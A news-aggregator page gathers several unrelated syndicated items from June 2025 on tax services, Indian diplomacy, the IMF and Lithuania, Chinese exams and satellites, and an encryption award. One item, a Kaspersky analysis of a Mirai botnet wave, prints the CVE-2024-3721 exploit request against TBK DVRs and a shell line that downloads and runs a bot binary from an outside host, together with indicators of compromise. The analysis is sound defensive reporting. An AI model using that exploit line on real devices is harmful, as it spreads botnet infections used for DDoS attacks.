NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Technology

  • MIL-OSI: Online Taxman Recognized at Prestigious 2025 FEM EMMA Awards In Recognition of Innovation and Excellence

    Source: GlobeNewswire (MIL-OSI)

    NEW YORK, June 06, 2025 (GLOBE NEWSWIRE) — Leading online expatriate tax services provider Online Taxman has received the Highly Commended award in the Best Banking, Tax or Financial Services Provider of the Year category at the prestigious 2025 FEM EMMA Awards.

    The EMMA awards celebrate the best and most innovative firms in the global mobility industry. The results were announced at a gala dinner at the Warwick Melrose Hotel in Dallas, TX on Thursday May 15th, an evening dedicated to celebrating success, best practice and outstanding contributions by firms serving expats.

    FEM EMMA awards recognize significant innovation and thought-leadership in the field of global mobility, and firms that go the distance to make a positive impact on their clients.

    All Americans have to file US taxes, even if they reside overseas. Vincenzo Villamena, CPA founded Online Taxman in 2010 to make the process of filing from abroad easier for the estimated 9 million overseas-resident Americans. The firm now has clients in almost every country in the world.

    The judges were impressed by how Online Taxman establishes and maintains personal a client/CPA relationship despite its global footprint, as well as its utilizing technical innovation and establishing local partnerships to make filing taxes easier from abroad.

    Online Taxman has also expanded to provide a holistic suite of services for its American expat clients and American international business owners, including financial advisory services, and setting up tax-efficient corporate structures for expat entrepreneurs.

    Villamena said: “We’re deeply honored to receive recognition for our ongoing commitment to excellence serving our American expat clients around the world. While having to file US taxes from abroad is burdensome and complex, we’re dedicated to making the experience as smooth and hassle-free as possible for our expat clients. We believe we’ve set new benchmarks in service standards and remote accounting quality, and we’re excited to be publicly acknowledged at the 2025 FEM EMMA Awards.”

    With clients in almost every country on earth, Online Taxman is a leading provider of US expat accounting services for the estimated 9 million Americans living abroad. For further information visit https://onlinetaxman.com/

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/ae8be2e4-4a3a-4643-bae9-2f51a0a61749

    The MIL Network –

    June 6, 2025
  • EAM Jaishankar lauds Central Asia’s support in condemning Pahalgam attack at 4th India-Central Asia Dialogue

    Source: Government of India

    Source: Government of India (4)

    External Affairs Minister S. Jaishankar on Friday expressed gratitude to Central Asian nations for their solidarity in condemning the April 22, 2025, terrorist attack in Pahalgam, Jammu and Kashmir, during his opening remarks at the 4th India-Central Asia Dialogue. “I appreciate that your countries stood by India and condemned the heinous terrorist attack that took place in April in Pahalgam,” Jaishankar stated, underscoring the shared commitment to countering terrorism.

    Highlighting the deep historical and cultural connections between India and Central Asia, Jaishankar noted that these ties, spanning millennia, have evolved into a robust partnership. “India deeply cherishes its millennia-old civilizational and cultural ties with Central Asia. These age-old bonds forged through trade, exchange of ideas, and people-to-people contacts have strengthened over time,” he said. The minister traced the modern diplomatic relationship to 1992, with a significant boost following Prime Minister Narendra Modi’s visits to all five Central Asian capitals in July 2015.

    Jaishankar emphasized the growth in trade and economic ties over the past decade, facilitated by enhanced connectivity through direct flights and increased two-way tourism and business exchanges. He highlighted the popularity of Central Asian countries as destinations for Indian students pursuing higher education, which further strengthens people-to-people ties.

    India’s role as a trusted development partner was also a key focus. Jaishankar pointed to initiatives such as I-Tech training programs, Indian Council for Cultural Relations (ICCR) scholarships, and High-Impact Community Development Projects, including equipping schools with computers and hospitals with medical equipment. These efforts, he said, reflect India’s commitment to supporting socio-economic development in Central Asia.

    The minister recalled the elevation of India-Central Asia cooperation to a leaders’ level with the first virtual summit in January 2022, which expanded collaboration in areas such as trade, culture, security, and diplomacy. He also referenced productive discussions held on Thursday at the India-Central Asia Business Council, focusing on digital technology, fintech, and inter-bank relations to unlock the full potential of economic cooperation.

    Jaishankar reaffirmed India’s commitment to advancing mutually beneficial partnerships across sectors, including trade, investment, defense, agro-processing, textiles, pharmaceuticals, regional connectivity, security, education, culture, and emerging technologies. “I am sure that these deliberations would help us in forging even closer, deeper, stronger, and wider partnership which would serve the interest of the people of our countries,” he concluded, expressing optimism about the outcomes of the dialogue.

    (With ANI inputs)

    June 6, 2025
  • MIL-OSI Banking: Analysis of the latest Mirai wave exploiting TBK DVR devices with CVE-2024-3721

    Source: Securelist – Kaspersky

    Headline: Analysis of the latest Mirai wave exploiting TBK DVR devices with CVE-2024-3721

    The abuse of known security flaws to deploy bots on vulnerable systems is a widely recognized problem. Many automated bots constantly search the web for known vulnerabilities in servers and devices connected to the internet, especially those running popular services. These bots often carry Remote Code Execution (RCE) exploits targeting HTTP services, allowing attackers to embed Linux commands within GET or POST requests.

    We recently observed the use of CVE-2024-3721 in attempts to deploy a bot in one of our honeypot services. This bot variant turned out to be part of the infamous Mirai botnet, targeting DVR-based monitoring systems. DVR devices are designed to record data from cameras, widely used by many manufacturers and can be managed remotely. In this article, we describe the new Mirai bot features and its revamped infection vector.

    Exploitation

    During a review of the logs in our Linux honeypot system, we noticed an unusual request line linked to a CVE-2024-3721. This vulnerability allows for the execution of system commands on TBK DVR devices without proper authorization as an entry point, using a specific POST request:

    1

    “POST /device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20arm7%3B%20wget%20http%3A%2F%2F42.112.26.36%2Farm7%3B%20chmod%20777%20%2A%3B%20.%2Farm7%20tbk HTTP/1.1” 200 1671 “-“ “Mozila/5.0”

    The POST request contains a malicious command that is a single-line shell script which downloads and executes an ARM32 binary on the compromised machine.

    1

    cd /tmp; rm arm7; wget http://42.112.26[.]36/arm7; chmod 777 *; ./arm7 tbk

    Typically, bot infections involve shell scripts that initially survey the target machine to determine its architecture and select the corresponding binary. However, in this case, since the attack is specifically targeted at devices that only support ARM32 binaries, the reconnaissance stage is unnecessary.

    Malware implant – Mirai variant

    The source code of the Mirai botnet was published on the internet nearly a decade ago, and since then, it has been adapted and modified by various cybercriminal groups to create large-scale botnets mostly focused on DDoS and resource hijacking.

    The DVR bot is also based on the Mirai source code but it includes different features as well, such as string encryption using RC4, anti-VM checks, and anti-emulation techniques. We’ve already covered Mirai in many posts, so we’ll focus on the new features of this specific variant.

    Data decryption


    The data decryption routine in this variant is implemented as a simple RC4 algorithm.

    The RC4 key is encrypted with XOR. After the key decryption, we were able to obtain its value: 6e7976666525a97639777d2d7f303177.

    The decrypted RC4 key is used to decrypt the strings. After each piece of data is decrypted, it is inserted into a vector of a custom DataDecrypted structure, which is a simple string list:

    Data decryption routine

    The global linked list with decrypted data is accessed whenever the malware needs particular strings.

    Adding decrypted strings to the global list

    Anti-VM and anti-emulation

    To detect if it is currently running inside a virtual machine or QEMU, the malware lists all processes until it finds any mention of VMware or QEMU-arm. Listing running processes is simply a matter of opening the /proc directory, which is the proc filesystem on Linux.

    Each process ID (PID) has its own folder containing useful information, such as cmdline, which describes the command used to start the process. Using this information, the malware verifies if there are any processes with VMware or QEMU-arm in their command line.

    Process check


    The implant also verifies if the bot process is running outside an expected directory, based on a hardcoded list of allowed ones:

    Allowed directories

    Once those checks are successfully completed, Mirai will continue normal execution, preparing the vulnerable device for receiving commands from the operator.

    Infection statistics

    According to our telemetry data, the majority of infected victims are located in countries such as China, India, Egypt, Ukraine, Russia, Turkey, and Brazil. It’s challenging to ascertain the exact number of vulnerable and infected devices globally. However, by analyzing public sources, we’ve identified over 50,000 exposed DVR devices online, indicating that attackers have numerous opportunities to target unpatched, vulnerable devices.

    Conclusion

    Exploiting known security flaws in IoT devices and servers that haven’t been patched, along with the widespread use of malware targeting Linux-based systems, leads to a significant number of bots constantly searching the internet for devices to infect.

    The main goal of such bots is to carry out attacks that overwhelm websites and services (DDoS attacks). Most of these bots don’t stay active after the device restarts because some device firmware doesn’t allow changes to the file system. To protect against infections like these, we recommend updating vulnerable devices as soon as security patches become available. Another thing to consider is a factory reset if your device is indeed vulnerable and exposed.

    All Kaspersky products detect the threat as HEUR:Backdoor.Linux.Mirai and HEUR:Backdoor.Linux.Gafgyt.

    Indicators of compromise

    Host-based (MD5 hashes)
    011a406e89e603e93640b10325ebbdc8
    24fd043f9175680d0c061b28a2801dfc
    29b83f0aae7ed38d27ea37d26f3c9117
    2e9920b21df472b4dd1e8db4863720bf
    3120a5920f8ff70ec6c5a45d7bf2acc8
    3c2f6175894bee698c61c6ce76ff9674
    45a41ce9f4d8bb2592e8450a1de95dcc
    524a57c8c595d9d4cd364612fe2f057c
    74dee23eaa98e2e8a7fc355f06a11d97
    761909a234ee4f1d856267abe30a3935
    7eb3d72fa7d730d3dbca4df34fe26274
    8a3e1176cb160fb42357fa3f46f0cbde
    8d92e79b7940f0ac5b01bbb77737ca6c
    95eaa3fa47a609ceefa24e8c7787bd99
    96ee8cc2edc8227a640cef77d4a24e83
    aaf34c27edfc3531cf1cf2f2e9a9c45b
    ba32f4eef7de6bae9507a63bde1a43aa
    IPs
    116.203.104[.]203
    130.61.64[.]122
    161.97.219[.]84
    130.61.69[.]123
    185.84.81[.]194
    54.36.111[.]116
    192.3.165[.]37
    162.243.19[.]47
    63.231.92[.]27
    80.152.203[.]134
    42.112.26[.]36

    MIL OSI Global Banks –

    June 6, 2025
  • MIL-OSI Russia: Republic of Lithuania: Staff Concluding Statement of the 2025 Article IV Mission

    Source: IMF – News in Russian

    June 6, 2025

    A Concluding Statement describes the preliminary findings of IMF staff at the end of an official staff visit (or ‘mission’), in most cases to a member country. Missions are undertaken as part of regular (usually annual) consultations under Article IV of the IMF’s Articles of Agreement, in the context of a request to use IMF resources (borrow from the IMF), as part of discussions of staff monitored programs, or as part of other staff monitoring of economic developments.

    The authorities have consented to the publication of this statement. The views expressed in this statement are those of the IMF staff and do not necessarily represent the views of the IMF’s Executive Board. Based on the preliminary findings of this mission, staff will prepare a report that, subject to management approval, will be presented to the IMF Executive Board for discussion and decision.

    Washington, DC – June 6, 2025: Lithuania has proved resilient to multiple shocks in recent years. However, new challenges are emerging—including further increases in defense expenditure adding to the existing long-term spending pressures—while long-standing structural issues still require attention. Lithuania needs to reignite its reform momentum to boost productivity while addressing these challenges. A comprehensive strategy is needed to preserve fiscal space through revenue mobilization, enhanced spending efficiency, and limiting further spending pressures by strengthening the multi-pillar pension system. Structural reforms should focus on facilitating investments and accelerating the adoption of new technologies to boost productivity growth, supplemented by labor market policies, including reducing skills mismatches. Financial sector policies should continue to safeguard financial stability and integrity.

    Recent Developments, Outlook, and Risks

    The economy grew strongly in 2024. Growth accelerated to 2.7 percent—well above peers—driven by private consumption supported by significant real income gains. The recovery was broad-based across sectors, including manufacturing and high value-added services, despite sluggish productivity growth. While inflation remained low for the most part of the year, it has risen since late 2024, driven by higher energy prices and excise duties.

    While fiscal performance exceeded expectations, the deficit widened, and the debt ratio is increasing. The deficit almost doubled from 0.7 percent of GDP in 2023 to 1.3 percent of GDP in 2024, reflecting increased public wages and pensions. Higher revenues supported by robust aggregate wage growth and lower-than-anticipated expenditure, mainly from the accrual correction in defense spending, prevented the deficit from increasing further. However, pre-payments for additional orders of defense equipment and the continued buildup of the general government cash buffer contributed to an increase in the debt-to-GDP ratio from 37.3 percent in 2023 to 38.2 percent in 2024, for the first time since 2020.

    The banking sector remains financially sound, with high capitalization, ample liquidity buffers, and low non-performing loan (NPL) ratios. Banks continue to be highly profitable, although profitability eased in 2024 compared to the record high levels seen in the previous year, against lower interest rates driven by ECB monetary policy easing.

    There are signs of gradual financial expansion. Reflecting decreasing lending rates and recovering credit demand, loan growth to both non-financial corporations and households recovered in 2024 and early 2025, and credit-to-GDP ratios have increased moderately. House price growth stabilized in 2024, down from the 2022 peak. Nevertheless, house prices are likely not significantly above levels justified by fundamentals, given the recent robust demand while housing supply is increasing, and affordability has improved.

    The economy is expected to grow at 2.8 percent in 2025 while inflation will increase to 3.1 percent. Growth will be supported by private consumption and rising investment related to EU funds. External demand will remain subdued reflecting uncertainty regarding trade policies, despite the positive outlook of information and communication technologies (ICT) and professional activities. Increased excise duties and persistently high wage growth will keep headline and core inflation above pre-pandemic averages in the coming years. The labor market will tighten reflecting negative labor force dynamics affected by the normalization of migration flows.

    Risks to the outlook are tilted to the downside. As a small open economy, Lithuania is exposed to high uncertainty around trade policies and geopolitical risks. A severe downturn in its main trade partners would worsen the external performance and domestic activity. In the medium term, weaker demographics pose risks to labor supply which could add pressures on wages and competitiveness if productivity growth fails to accelerate. In the absence of sufficient measures, the fiscal position is subject to considerable medium-term risk with higher defense spending needs adding to the already high existing long-term pressures.

    Fiscal Policy

    A moderately less expansionary fiscal stance than currently expected would be helpful in 2025, and the strategy should shift to preserving fiscal space. The deficit is projected to rise to 2.8 percent of GDP in 2025, due to significant increases in pension spending and higher public sector wages. However, with a small and decreasing negative output gap under staff projections and considering mounting spending pressures in the medium term, going forward, a moderately tighter fiscal stance to reduce deficits and stabilize the debt-to-GDP ratio would be appropriate. With a view to safeguarding fiscal buffers and minimize the need for larger adjustments in later years, any unused spending or revenue overperformance this year should be saved to limit the deficit increase.

    A stronger fiscal adjustment will be required if defense spending rises notably from current levels. The envisaged increase in defense spending to 5-6 percent of GDP in 2026-30 from the current level of 3 percent would raise financing needs significantly. In the absence of additional fiscal measures, debt could reach 60 percent of GDP by 2030. The proposed tax policy changes to accommodate these spending needs are welcome, but the revenue yield is estimated to be modest. Greater efforts will therefore be needed to maintain debt dynamics on a sustainable path in the medium term to preserve fiscal space to absorb possible future shocks. An average annual adjustment of about 0.5 percentage points of GDP in the general government balance over 2026-30, with the majority of additional defense spending financed by front-loaded increases in tax revenues, would help stabilize debt at around 50 percent of GDP by 2030.

    Financing options for additional defense spending should be anchored by revenue mobilization. While temporary measures and productivity-enhancing capital expenditure could be deficit-financed, a sizable part of the additional defense spending is likely to be permanent, warranting higher revenues or lower spending in other areas. The tax policy change proposal appropriately targets a mix of taxes, but there is further scope to raise additional revenues while improving the system, including increasing progressivity and efficiency. This could include raising revenues through making the personal income tax (PIT) system more progressive and streamlining the tax schedules to prevent higher marginal tax rates for lower income earners, limiting exemptions in corporate income taxes (CIT) and property taxes, and reducing the value added tax (VAT) compliance gap while improving VAT efficiency.

    Revenue mobilization should be complemented by spending measures. Fiscal savings could be generated by improving spending efficiency, including in healthcare and education. Hospital network rationalization could enhance the quality of service while reducing costs. The teacher-student ratio is relatively high for secondary education and there is room to rationalize the school network while improving quality.

    Strengthening the multi-pillar pension system will limit some of the additional spending pressures in the medium-term. The current pension system implies significant increases in public pension expenditure over the next two decades, driven by adverse demographics, while replacement ratios will remain low. The Pillar II reform proposal under discussion, entailing participation to become voluntary and increased options to opt out and suspend participation, is likely to further reduce the replacement rate. These changes could have a material impact on the entire pension system and the public finances. Staff urges the authorities to allow sufficient time to carefully consider all potential ramifications, including through further thorough analysis of the social and fiscal sustainability of the broader pension system.

    Financial Sector Policies

    Financial sector policies should continue to focus on safeguarding financial stability. Bank profitability is expected to moderate further but to remain high in 2025. Financial conditions are likely to ease in 2025 due to declining ECB policy rates and increased competition in financial sector, such as from the increasing footprint of fintech companies. Solvency and liquidity stress tests conducted by the Bank of Lithuania suggest that banks can withstand adverse macroeconomic scenarios and unexpected liquidity shocks. While some smaller banks require enhancing capitalization and closer oversight, all in all, financial stability risks arising from the banking system are broadly contained. With an increased frequency of cyberattacks on banks in recent years, cyber resilience should continue to be strengthened, including the full implementation of the Digital Operational Resilience Act (DORA) regulation.

    The current macroprudential stance is broadly appropriate, but continued vigilance is warranted. Financial cycles including residential real estate and private sector credit so far have exhibited no major signs of overheating, but the sustained pace of expansion requires close monitoring and readiness to act in case early signs of an excessive financial expansion emerge. Despite the low exposure of banks, the commercial real estate market continues to require attention as risks of price corrections remain due to the persistent imbalance between supply and demand. In the event of a significant adverse financial shock with the potential to trigger widespread losses in the banking sector, the relaxation of capital-based measures would be appropriate to minimize credit supply disruptions and support lending to the economy.

    The AML/CFT framework has been strengthened significantly, but continued effective implementation is essential. The third national risk assessment identified virtual asset service providers (VASPs), and electronic money institutions (EMI), and payment institutions (PI) as posing significant ML/TF risks. The authorities should continue AML/CFT efforts to mitigate cross-border risks, including Bank of Lithuania’s oversight and market controls for newly licensed VASPs under MiCAR regime, supervision of payment service institutions, and AML/CFT measures for CENTROlink members.

    Structural Reforms

    Lithuania faces structural headwinds limiting productivity and long-term growth. The recent recovery has been largely driven by higher labor accumulation enabled by temporary net migration, while the contributions from capital and total factor productivity (TFP) growth remained smaller than those observed during earlier periods of faster income convergence. Given expected population declines in the coming years, structural reforms to facilitate greater capital deepening and higher productivity growth are essential.

    Higher investment is needed to support potential growth. Low capital intensity remains a key barrier to productivity growth and the transition towards a higher value-added oriented economy. Development of risk capital, co-financing and mechanisms for risk sharing tailored to enhance the flow of credit to small and medium sized enterprises (SMEs), targeted credit guarantee schemes and integrating digital solutions can help alleviate constraints related to the lack of access to finance experienced by some firms. In this context, the expanded role of the state-owned institution ILTE—previously INVEGA—can play a role, complementing the private banking sector in supporting investment in areas such as high value-added sectors, innovation, energy efficiency, and strategic infrastructures. To consolidate the institution’s role as a national development bank, it is essential to ensure effective monitoring and transparency of ILTE operations. More fundamentally, deepening the EU’s single market—combined with stronger incentives to develop domestic capital markets—would help support access to finance of corporates and further productive investments in the country.

    Inefficiencies in the education system contribute significantly to the persistent skills mismatches in Lithuania’s labor market. As one of the countries with the highest skills mismatches in Europe, Lithuania faces ongoing challenges despite measures including the government’ active labor market policies and their evaluation and the smart specialization multi-year program aimed at enhancing workforce skills. Critical shortages persist in essential sectors, including nursing, engineering, and scientific fields, highlighting the urgent need for strategic reforms in education and training to better align with market demands.

    Ensuring effective integration of migrants into the labor market is crucial to sustain the labor force. Recent immigrants have been successfully absorbed into the Lithuanian labor market and legislative amendments have enabled easier migration for high-skilled workers despite the reduction of the non-EU workers quota in 2025. Policies should focus on integrating migrants in the most productivity-enhancing way possible while facilitating the participation of foreign professionals in those sectors with the largest shortages.

    Further investment in digitalization and AI preparedness has the potential to boost productivity growth. Lithuania has invested significantly in digitalizing its economy in recent years, becoming one of the main fintech hubs in Europe. However, despite progress in digitalization and in AI preparedness, its digital infrastructure remains close to the EU average. To unlock possibly substantial productivity gains, policies should aim to facilitate technological diffusion, job transition and AI adoption among firms, while introducing measures to mitigate associated risks in terms of possible job replacements and inequality deepening. In this respect, the recent initiatives included in the START plan aimed at promoting digitalization and the deployment of AI both in the private sector and in public administration will support these efforts.

    Energy security has been reinforced in the last years. The Baltic countries joined the European electricity grid in 2025, completely disconnecting from the Russian electricity system. Moreover, Lithuania has diversified its energy sources and import dependency has been lowered through the intensification of domestic electricity production from renewable sources in the recent years. Still, being susceptible to risks associated with climate change, Lithuania needs to accelerate the green transition, particularly for adaptation. In this respect, future investment in new technologies and defense initiatives should not thwart efforts to reduce economy-wide emissions, such as the recently adopted policies in the context of the updated National Energy and Climate Action Plan (NECP) for the period 2021–2030.

    The IMF team is grateful for the warm hospitality of the Lithuanian authorities and would like to thank all its interlocutors in government, the Bank of Lithuania, the European Central Bank, the private sector, unions, and business associations for constructive and fruitful discussions.

    IMF Communications Department
    MEDIA RELATIONS

    PRESS OFFICER: Boris Balabanov

    Phone: +1 202 623-7100Email: MEDIA@IMF.org

    @IMFSpokesperson

    https://www.imf.org/en/News/Articles/2025/06/06/mcs662025-lithuania-staff-concluding-statement-2025-article-iv-mission

    MIL OSI

    MIL OSI Russia News –

    June 6, 2025
  • MIL-OSI Asia-Pac: Edison Awards_Bronze Featureless-Secure Encryption System for IOT(MIRDC)

    Source: Republic of China Taiwan

    In an era where cybersecurity has become a core focus of global industrial development, the MIRDC once again demonstrates Taiwan’s innovation strength in information security. Its self-developed “Featureless-Secure Encryption System for IoT (FSESI)” has been honored with the Bronze Award at the 2025 Edison Awards for Innovation. The technology overcomes long-standing limitations of chaotic encryption, offering a revolutionary solution for secure data transmission across IoT and international digital infrastructure.

    Chaotic encryption, known for its high randomness and theoretical unbreakability, has long been viewed as a promising approach to data security. However, its real-world application has been hindered by sensitive parameter dependencies, complex key management, high computational costs, and data length constraints. With FSESI, MIRDC has addressed these challenges by creating a next-generation encryption system featuring untraceable, high-entropy keys, a lightweight algorithm, and real-time synchronized encryption and decryption. This dramatically enhances both the practicality and security of chaotic encryption.

    At the core of FSESI is the use of multiple dynamically selected chaotic systems to generate keys that closely approximate true randomness. A specially designed sliding synchronization algorithm enables the rapid convergence of encryption and decryption systems, instantly generating identical key streams on both ends without requiring key transmission. This eliminates one of the most vulnerable points in traditional encryption: the key exchange process.

    Technically, FSESI also discretizes the continuous differential equations of chaotic systems and applies carefully selected parameters, reducing computational load by approximately 60%. This significantly lowers CPU/GPU resource consumption, enabling high-performance, low-power encryption protection. Meanwhile, encrypted data undergoes dynamic random topic transformation, making it completely unidentifiable during transmission and highly resistant to data interception and reverse engineering.

    FSESI is particularly suitable for environments requiring secure, synchronized communication across multiple devices and domains-such as IoT systems, blockchain nodes, drones, intelligent transportation, and medical data transmission. The system has already passed real-world validation through field testing with metal product manufacturers and equipment suppliers. It has also been successfully licensed to automation service integrators, helping manufacturing sectors strengthen the cybersecurity of their operational technology (OT) systems.

    More than just an evolution in encryption technology, FSESI represents a paradigm shift in cybersecurity-from identity-based defense to stealth-based protection. With its dynamic, featureless, and decentralized security architecture, FSESI offers robust defense against modern threats while preserving data privacy across digital ecosystems. Looking ahead, the system will continue expanding into global applications in manufacturing, healthcare, and smart cities, supporting industries in achieving higher levels of digital trust and security resilience.

    MIL OSI Asia Pacific News –

    June 6, 2025
  • MIL-OSI China: Millions vie for college spots as reforms boost fairness and opportunities

    Source: People’s Republic of China – State Council News

    As a rare hush replaces the usual rustle of pages and scribbled notes, 13.35 million students in China close their textbooks one final time, moving from intense preparation to the calm before the storm.

    On Saturday, bright young minds from across the country will participate in the college entrance exam, seeking the best possible opportunities to chase their dreams and casting a vote of confidence in the country’s higher education system.

    Since its reinstatement in 1977, the unified exam, known as the gaokao, has transformed millions of lives through merit-based selection. As a powerful social equalizer, it reinforces the belief that with hard work and determination, any student can shape a successful future.

    While the intense competition has long been a subject of national attention — once likened to “thousands of troops crossing a single-plank bridge” — reforms over the past decade have gradually expanded students’ choices in the matriculation system, while maintaining a strong commitment to fairness.

    According to the latest available figures from the Ministry of Education, China’s gross enrollment rate in higher education had surpassed 60 percent by 2023. More than 47 million students studied at colleges and universities that year.

    Prior to this year’s gaokao, one of the country’s vice premiers inspected an enrollment and examination center and an exam site at a school in north China’s Shanxi Province.

    Noting that the exam concerns the immediate interests of millions of families, Ding Xuexiang said that fairness and equity must be upheld, calling them the “lifeline” of the gaokao.

    To ensure smooth traffic for students, cities across China are stepping up efforts with temporary traffic controls around test centers, keeping the roads clear and congestion at bay. For students facing travel difficulties, many cities are rolling out free ride services to make sure no one is left behind.

    Silence will also be the order of the day — honking around exam venues will be banned, and nearby construction will come to a halt.

    Within certain exam halls, technicians are busy fine-tuning AI-powered surveillance systems that can flag unusual behavior and rule violations in real time, effectively eliminating any opportunity for cheating.

    Liu Boyang, a student from southwest China’s Chongqing Municipality, will sit the gaokao on Saturday. He hopes to study medicine. “I might choose a major related to intelligent medical engineering, as smart technology is the direction of future development,” he said.

    This year, universities and colleges have introduced 29 new majors, including low-altitude technology and engineering, geriatric medicine and health, and carbon neutrality science and engineering.

    “A lot of these new majors are tied to national strategies and really open doors to the careers of tomorrow,” said Fu Xiaoying, a college admissions advisor.

    There are about 3,000 colleges and universities across the country. In recent years, the government has elevated the status of vocational education, bringing it on par with general education. Key measures include extending bachelor’s degree programs to the vocational education system and allowing secondary vocational students to take the gaokao.

    In some cases, higher education vocational programs may be more appealing than traditional university degrees.

    A vocational-and-technical college in Zhengzhou, central China’s Henan Province, recently made headlines for requiring applicants to already possess a bachelor’s degree to apply for its high-speed rail equipment testing program, even though the diploma awarded is an associate degree.

    This unusual requirement reflects strong job prospects and the high level of technical skills these roles represent, said Chen Zhiwen, a member of the academic committee at Chinese Society of Educational Development Strategy.

    As society becomes more diverse, Chinese students can pursue their ambitions through pathways beyond traditional academic routes. The gaokao is no longer a single-plank bridge but a wide junction of diverse paths.

    Though it remains imperfect, this matriculation system is considered one of the most efficient ways to achieve fairness in education for a population of 1.4 billion.

    “I think the gaokao really levels the playing field for most students in China,” said Chen Hanting, an 11th grader from Beijing’s Chaoyang District.

    “After all, my family can’t fund an elephant conservation trip to Africa or land me an internship with a foreign politician to boost my college application,” said Chen, whose father runs a video game studio and whose mother is a senior editor at a newspaper.

    For years, rumors spread that graduates from China’s elite universities were heading abroad in large numbers. However, experts and university officials clarified to the media that there hasn’t been a mass exodus — rather, the fact is that fewer students are now choosing to pursue studies abroad.

    At Tsinghua University, for example, the proportion of graduates continuing their education overseas dropped from about 15 percent in 2018 to just 8 percent in 2023, according to the university.

    “For the advancement of science and technology, we need to encourage greater international exchange in both the humanities and scientific fields,” said Zhang Chao, former director of student career development at Tsinghua.

    China has experienced a noticeable decline in the willingness of students to pursue international education, reversing the surge in the early 2000s.

    A report from the Institute of International Education revealed that the number of students from the Chinese mainland studying in the United States fell 4.2 percent year-on-year to approximately 277,000 in the 2023-2024 academic year, a level last seen in 2013-2014.

    The decline is particularly pronounced at the undergraduate level, with a year-on-year drop of 12.8 percent, according to the report.

    Experts point to uncertainties arising from geopolitical tensions and disruptive measures, such as the threat of sudden visa cancellations for students.

    Chen Zhiwen attributed this shift to rising national pride, driven by two decades of economic growth, improved living standards, and — perhaps most importantly — increasing confidence in domestic higher education.

    “We’re unlikely to go abroad for undergraduate studies. Right now, studying at a Chinese university is hands down the most cost-effective option,” said Chen Hanting’s father. 

    MIL OSI China News –

    June 6, 2025
  • MIL-OSI China: China’s new satellite industry city takes shape with ground station project approved

    Source: People’s Republic of China – State Council News

    China’s new satellite industry city takes shape with ground station project approved

    A new satellite industry city is taking shape in southwest China’s Sichuan Province, following the approval of a commercial satellite ground station project in Meishan, which is working to become a new powerhouse of the industry in China.

    The newly approved project, the largest of its kind in Sichuan, marked a critical step in advancing the region’s aerospace ecosystem and promoting the country’s development of commercial satellite networks as well, Yang Zhenyu, deputy general manager of the Huantian Wisdom Technology Co., Ltd., owner of the new infrastructure, told Xinhua on Friday.

    “It is expected to complete the last piece of Meishan’s aerospace industry layout, making the city one of the few places in China with comprehensive capabilities in satellite research and development, monitoring and control, application, and data transmission,” he said.

    The ground station, covering 872 square meters near a local reservoir, will feature a 12-meter-diameter antenna and auxiliary facilities.

    Its construction is scheduled to commence in mid-June, with an anticipated completion date in the third quarter of this year, followed by official operations by year-end, said Yang.

    “This infrastructure is pivotal for satellite operations,” he said.

    It aims to address data transmission bottlenecks by enabling autonomous tracking, telemetry, and command for the Huantian Constellation satellites, a major commercial satellite constellation in China for agricultural monitoring, ecological protection and smart city construction, ending the area’s reliance on leased external stations, he explained.

    Once operational, the ground station will significantly enhance the satellite’s data transmission and reception capabilities and stability, he said.

    MEISHAN’S PLAN

    In the past three decades, China’s space industry has rapidly advanced, marked by the launch of landmark space missions such as Shenzhou and Chang’e. As a result, numerous cities known for their related industries have popped up across the country.

    In the realm of satellite technology, regions beyond traditional strongholds like Beijing, Shanghai, and Xi’an are now making significant strides in this sector, particularly in commercial satellites. Cities such as Meishan have emerged as new hubs for the satellite industry.

    Yang noted that once established, the ground station can not only reduce data usage costs for local enterprises but also attract supporting projects from upstream and downstream sectors. This will help to further expand the “satellite plus” industrial cluster in Meishan, which is just about 70 kilometers away from the provincial capital of Chengdu.

    The city now hosts a satellite industrial park, a satellite monitoring and control center and 10 high-resolution optical satellites under Huantian Constellation’s phase 1.

    Meishan unveiled its satellite industry development plan (2024-2030) last year, outlining a strategic roadmap to build a globally competitive satellite industry cluster by 2030, targeting an industrial scale exceeding 10 billion yuan (about 1.39 billion U.S. dollars).

    Leveraging the Huantian Constellation project as its cornerstone, the city will drive integrated development across satellite applications, operations, manufacturing, and experimental launch capabilities.

    Key tasks include diversifying satellite applications, enhancing ground system capabilities, developing satellite assembly integration, and exploring innovative aerospace information technologies, according to the plan.

    VISION OF THE CONSTELLATION

    Launched in 2022, the Huantian Constellation orbits 535 km above Earth, capturing over 1 TB daily data, equivalent to 200,000 HD images, and covering 70 million square kilometers globally with a 120-minute revisit capability, according to Yang.

    Leveraging its “sky-air-ground” service framework, the company has driven breakthroughs in farmland monitoring, ecological protection, and disaster prevention. In 2024, it reported revenue of 430 million yuan and profits of 36 million yuan, surging 30 percent and 20 percent year-on-year, respectively, he said.

    Last year, as the leader of the satellite industrial park in west China, Huantian Wisdom led the establishment of a commercial satellite alliance. This allowed for the integration of 148 satellites nationwide, expediting the development of the industrial cluster and uniting the satellite industry with the low-altitude economy.

    “We plan to launch 10 more satellites this year,” Yang said.

    Looking ahead, the satellite constellation plans to expand to 30 to 50 satellites in phase 2, further enhancing data acquisition and global revisit efficiency, said Yang, adding that their long-term goals include integrating 6G, AI, and space-ground fusion tech to build smart commercial platforms and advance low-altitude economy applications.

    MIL OSI China News –

    June 6, 2025
